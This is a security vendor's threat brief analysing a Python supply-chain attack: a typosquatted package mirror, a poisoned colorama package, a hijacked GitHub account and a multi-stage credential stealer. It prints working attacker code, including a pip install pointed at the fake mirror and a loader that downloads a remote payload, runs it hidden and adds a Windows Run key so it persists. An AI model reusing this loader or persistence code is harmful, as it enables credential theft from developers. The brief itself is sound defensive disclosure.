Checkmarx FinServ Impact

New Python Infrastructure Attack

Threat Brief

We recently discovered an attack campaign targeting the software supply chain, driven by malicious dependency hosted by a fake Python infrastructure that resulted in sensitive information being stolen. The threat actors used multiple TTPs in this attack, including account takeover via stolen browser cookies, contributing malicious code with verified commits, setting up a custom Python mirror, and publishing malicious packages to the PyPi registry. See the investigation board.

Did you also know that Python is the #1 used language in FinServ?

This threat brief goes into detail about the attack and gives you and your team the information you need to know to protect your organization.

Executive Summary

- An attacker combined multiple TTPs to launch a silent software supply chain attack, stealing sensitive information from victims.
- Multiple malicious open-source tools with clickbait descriptions were created by the threat actors to trick victims, most likely coming from search engines.
- An attacker distributed a malicious dependency hosted on a fake Python infrastructure, linking it to popular projects on GitHub and to legitimate Python packages. GitHub accounts were taken over, malicious Python packages were published, and social engineering schemes were used by the threat actors.
- The multi-stage and evasive malicious payload harvests passwords, credentials, and other valuable data from infected systems and exfiltrates them to the attacker's infrastructure.
- In this attack, the threat actors deployed a fake Python packages mirror, which was successfully used to deploy a poisoned copy of the popular package "colorama".

I Just Got Hacked

> *"I was using my laptop today, just the regular messing around with python and other stuff on my command line, until I seen a weird message on my command line saying that there's something wrong with colorama on python, I didn't care much cause I'm used to this stuff so I just skipped it, Few minutes later I got the same error message but in a different script I'm using.*
>
> ***The moment I seen this I knew what's going on, I got hacked."***


This chilling account comes from a recent blog post by Mohammed Dief, a security research who fell victim to a sophisticated malware attack while cloning the repository "maleduque/Valorant-Checker".

Mohammed's story is just one example of the far-reaching impact of this malware campaign. The attacker behind the campaign employed a devious strategy to spread the malware through malicious GitHub repositories.


Fake Python Mirror

The attack infrastructure included a website that appeared to be a Python package mirror and was registered under the domain "files[.]pypihosted[.]org".

This domain selection is a clever Typosquat of the official Python mirror "files.pythonhosted.org," as the latter is where the official artifact files of PyPi packages are typically stored.



In the attacker's footprints, we saw they utilized a feature in pip (package manager for Python) where you can specify a URL to grab your package dependency and use their fake Python mirror to download packages.



Hosting a Poisoned "Colorama"

The threat actors took Colorama (a highly popular tool with 150+ million monthly downloads), copied it, and inserted malicious code. They then concealed the harmful payload within Colorama using space-padding and hosted this modified version on their typosquatted-domain fake-mirror. This strategy makes it considerably more challenging to identify the package's harmful nature with the naked eye, as it initially appears to be a legitimate dependency.

GitHub Account Takeover

The attacker's reach extended beyond creating malicious repositories through their own accounts. They managed to hijack GitHub accounts with high reputations and use the resources under those accounts to contribute malicious commits.

One of the victims is the GitHub account editor-syntax who is also a maintainer of Top.gg GitHub organization and has write permissions to Top.gg's git repositories.


With control over this trusted account, the attacker made a malicious commit to the top-gg/python-sdk repository using the stolen GitHub identity of editor-syntax. They added to the requirements.txt instructions to download the poisoned version of colorama from their fake Python mirror.

This impacted the Top.gg community, which boasts over 170K members.

They also used that account to star multiple malicious GitHub repositories to increase their visibility and credibility.


Account Takeover via Stolen Cookies

The GitHub account of "editor-syntax" was likely hijacked through stolen cookies. The attacker gained access to the account's session cookies, allowing them to bypass authentication and perform malicious activities using the GitHub UI. This method of account takeover is particularly concerning, as it does not require the attacker to know the account's password.



A Needle in a Haystack


To further conceal their malicious intent, the attacker employed a strategic approach when committing changes to many of the malicious repositories. They would simultaneously commit multiple files, including the requirements file containing the malicious link, along with other legitimate files. This calculated move aimed to minimize the chances of detection, as the malicious link would blend in with the legitimate dependencies, reducing the likelihood of users spotting the anomaly during a cursory review of the committed changes.



Deep Dive Into the Malicious Package

In addition to spreading the malware through malicious GitHub repositories, the attacker also utilized a malicious Python package called “yocolor” to further distribute the "colorama" package containing the malware. They employed the same typosquatting technique, hosting the malicious package on the domain "files[.]pypihosted[.]org" and using an identical name to the legitimate "colorama" package.

By manipulating the package installation process and exploiting the trust users place in the Python package ecosystem, the attacker ensured that the malicious "colorama" package would be installed whenever the malicious dependency was specified in the project's requirements. This tactic allowed the attacker to bypass suspicions and infiltrate the systems of unsuspecting developers who relied on the integrity of the Python packaging system.



Stage 01

The first stage is where the unsuspected user downloads the malicious repo or package which contains the malicious dependency - "colorama" from the typosquatted domain, **"files[.]pypihosted.org".**

yocolor/__init__.py

```
os.system(f"{sys.executable} -m pip install https://files.pypihosted.org/packages/
d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz")
```

Stage 02

The malicious "colorama" package contains code that is identical to the legitimate package, with the exception of a short snippet of additional malicious code. Initially, this code was located within the file **“colorama/tests/__init__.py”,** but the attacker later moved it to **“colorama/init.py”,** likely to ensure that the malicious code is executed more reliably. This code sets the stage for the subsequent phases of the attack.


The attacker employed a clever technique to hide the malicious payload within the code. They used a significant amount of whitespace to push the malicious code off-screen, requiring someone inspecting the package to scroll horizontally for an extended period before discovering the hidden malicious content. This technique aimed to make the malicious code less noticeable during a quick review of the package's source files.

This code fetches and executes another piece of Python code from "hxxps[:]//pypihosted[.]org/version," which installs necessary libraries and decrypts hard-coded data using the "fernet" library. The decrypted code then searches for a valid Python interpreter and executes yet another obfuscated code snippet saved in a temporary file.

See the white space technique.

Stage 03

The malware progresses further, fetching additional obfuscated Python code from another external link: hxxp[:]//162[.]248[.]100[.]217/inj, and executes it using "exec".



Stage 04

Upon analysis, it's clear that the attacker has put thought into obfuscating their code. Techniques such as the use of Chinese and Japanese character strings, zlib compression, and misleading variable names are just a few of the techniques employed to complicate the code's analysis and comprehension.

The simplified code checks the compromised host's operating system and selects a random folder and file name to host the final malicious Python code, which is retrieved from "hxxp[:]//162[.]248[.]100.217[:]80/grb."

A persistence mechanism is also employed by the malware by modifying the Windows registry to create a new run key, which ensures that the malicious Python code is executed every time the system is rebooted. This allows the malware to maintain its presence on the compromised system even after a restart.

```
.
.
.
def WriteFilee(file):
    with open(file, mode="w", encoding="utf-8") as f:
        f.write(requests.get("http://162.248.100.217:80/grb").text)

def StartFilee(path):
    subprocess.Popen([f'{py_exec}.exe', path], creationflags=subprocess.CREATE_NO_WINDOW)

def SetStart(path):
    spoofedpath = f'"{pythonw_path}" "{path}"'
    winnreg = winreg.HKEY_CURRENT_USER
    starttup = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"
    keyc = winreg.CreateKeyEx(winnreg, starttup, 0, winreg.KEY_WRITE)
    winreg.SetValueEx(keyc, choice(names), 0, winreg.REG_SZ, f"{spoofedpath}")


FolderOfFile = GetRandomDirr()
NameOfFile = CreateFileNamee(FolderOfFile)
FullFile = FolderOfFile + "\\" + NameOfFile
WriteFilee(FullFile)
StartFilee(FullFile)
try:
    SetStart(FullFile)
except:
    pass
.
.
.
```

Stage 05

The final stage of the malware, retrieved from the remote server, reveals the true extent of its data-stealing capabilities. It targets a wide range of popular software applications and steals sensitive information, some of which include:

Browser Data: The malware targets a wide range of web browsers, including Opera, Chrome, Brave, Vivaldi, Yandex, and Edge. It searches for specific directories associated with each browser and attempts to steal sensitive data such as cookies, autofill information, browsing history, bookmarks, credit cards, and login credentials.

Discord Data: The code specifically targets Discord by searching for Discord-related directories and files. It attempts to locate and decrypt Discord tokens, which can be used to gain unauthorized access to the victim's Discord account.

Cryptocurrency Wallets: The malware includes a list of cryptocurrency wallets that it aims to steal from the victim's system. It searches for specific directories associated with each wallet and attempts to steal wallet-related files. The stolen wallet data is then compressed into ZIP files and uploaded to the attacker's server.

Telegram Sessions: The malware also attempts to steal Telegram session data. It searches for Telegram-related directories and files, aiming to capture the victim's session information. With access to Telegram sessions, the attacker could potentially gain unauthorized access to the victim's Telegram account and communications.

Computer Files: The malware includes a file stealer component that searches for files with specific keywords in their names or extensions. It targets directories such as Desktop, Downloads, Documents, and Recent Files.

Instagram Data: The malware attempts to steal sensitive information from the victim's Instagram profile by leveraging the Instagram session token. The malware sends requests to the Instagram API using the stolen session token to retrieve various account details.

Further analysis of the final payload reveals that the malware also includes a keylogging component. It captures the victim's keystrokes and saves them to a file, which is then uploaded to the attacker's server. This capability allows the attacker to monitor and record the victim's typed input, potentially exposing sensitive information such as passwords, personal messages, and financial details.

The stolen data is exfiltrated to the attacker's server using various techniques. The code includes functions to upload files to anonymous file-sharing services like GoFile and Anonfiles. It also sends the stolen information to the attacker's server using HTTP requests, along with unique identifiers like hardware ID or IP address to track the victim.

Conclusion

We reported the abused domains to Cloudflare, and they have since been taken down.

As part of the Checkmarx Supply Chain Security solution, our research team continuously monitors suspicious activities in the open-source software ecosystem. We track and flag “signals” that may indicate foul play and promptly alert our customers to help protect them.

Let’s continue to work together to keep the open source ecosystem safe.

Timeline

Nov 2022:
Pypi User “felpes” added three packages to the Python Package Index (PyPI) that contained various forms of malicious code.

Feb 01, 2024:
The domain pypihosted[.]org was registered by the attacker.

Mar 04, 2024:
The GitHub account of a top.gg contributor was compromised, and the attacker used it to commit malicious code to the organization's repository.

Mar 13, 2024:
The attacker registered the domain pythanhosted.org, further expanding their typosquatting infrastructure.

Mar 05, 2024:
“felpes” published the malicious package "yocolor" on PyPI, acting as a delivery mechanism for the malware.

Packages

Package Name	Version	Username	Date Released
jzyrljroxlca	0.3.2	pypi/xotifol394	21-Jul-23
wkqubsxekbxn	0.3.2	pypi/xotifol394	21-Jul-23
eoerbisjxqyv	0.3.2	pypi/xotifol394	21-Jul-23
lyfamdorksgb	0.3.2	pypi/xotifol394	21-Jul-23
hnuhfyzumkmo	0.3.2	pypi/xotifol394	21-Jul-23
hbcxuypphrnk	0.3.2	pypi/xotifol394	20-Jul-23
dcrywkqddo	0.4.3	pypi/xotifol394	20-Jul-23
mjpoytwngddh	0.3.2	pypi/poyon95014	21-Jul-23
eeajhjmclakf	0.3.2	pypi/tiles77583	21-Jul-23
yocolor	0.4.6	pypi/felpes	05-Mar-24
coloriv	3.2	pypi/felpes	22-Nov-22
colors-it	2.1.3	pypi/felpes	17-Nov-22
pylo-color	1.0.3	pypi/felpes	15-Nov-22
type-color	0.4	felipefelpes	01-Nov-22


IOC

- hxxps[:]//files[.]pythanhosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffbd9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.5.tar.gz
- hxxps[:]//files[.]pypihosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9dd5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz
- hxxps://files[.]pypihosted[.]org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9dd5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.3.tar.gz
- 162[.]248.101.215
- pypihosted.org/version

- 162[.]248.100.217
- 162.248.100.117
- 0C1873196DBD88280F4D5CF409B7B53674B3ED85F8A1A28ECE9CAF2F98A71207

- 35AC61C83B85F6DDCF8EC8747F44400399CE3A9986D355834B68630270E669FB

- C53B93BE72E700F7E0C8D5333ACD68F9DC5505FB5B71773CA9A8668B98A17BA8



Checkmarx

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